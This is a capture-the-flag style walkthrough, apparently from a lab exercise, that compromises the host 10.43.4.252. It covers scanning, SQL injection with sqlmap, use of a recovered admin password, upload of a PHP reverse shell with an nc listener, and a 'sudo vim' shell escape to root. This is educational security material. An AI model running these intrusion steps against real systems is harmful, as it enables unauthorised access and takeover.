Step 1 - Scanning the network

The first step is reconnaissance before exploiting a machine Use Nmap (Network Mapper), tool for network scanning

nmap -sV -Sc -oN test.txt 10.43.4.252 running this command shows open ports. It displays ssh and tcp as open ports. Using this command saves the results to test.txt file.




Figure: nmap command on 10.43.4.252

Step 2: Since port 80 is open, Use the mozilla firefox browser from applications and open the http://10.43.4.252:80 in the browser address bar.




Figure: Opening the firefox browser

Meanwhile Dirbuster gave vulnerable webpages as 10.43.4.252/pictures/index.php




Figure: Dirbuster results

SInce there is a login page there is likely a SQL injection.




Figure: 10.43.4.252 homepage giving login page




Figure: navigating to /pictures/index.php

Use sqlmap -wizard and enter the default. After that, give the address as 'http://10.43.4.252'

sqlmap directed username and password details. Google search of the password hash is 242424.




Figure: sqlmap details

Username: admin
Password: 242424




Figure: current user details ie., www-data (database admin/user)

Step 4: changing directory to /var/www/ and concatenate flag.txt file present in that directory using cat flag.txt





Figure: flag for user

Step 5: Use the acquired credentials admin:242424 in the browser. Now, access to the database is successful and upload the php-reverse-shell.php from usr/share/websells/php from the system. This is used to run successful reverse shell attacks.



Step 6: use command nc -lvlp 1234 while loading the page after the reverse-shell.php previously. (or click on the link to direct to the webpage)




Figure : click the link after please check: “picture/php-reverse-shell.php”




Figure: Running reverse shell

Use command sudo -l to check a vulnerable application. Here, VIM is found vulnerable.




Figure: vim is found vulnerable

Use command sudo vim -c ':!/bin/sh' to get root access




Figure: getting root access and flag for root

Navigate to cd /root and concatenate flag.txt present in that folder.




Figure: flag for flag.txt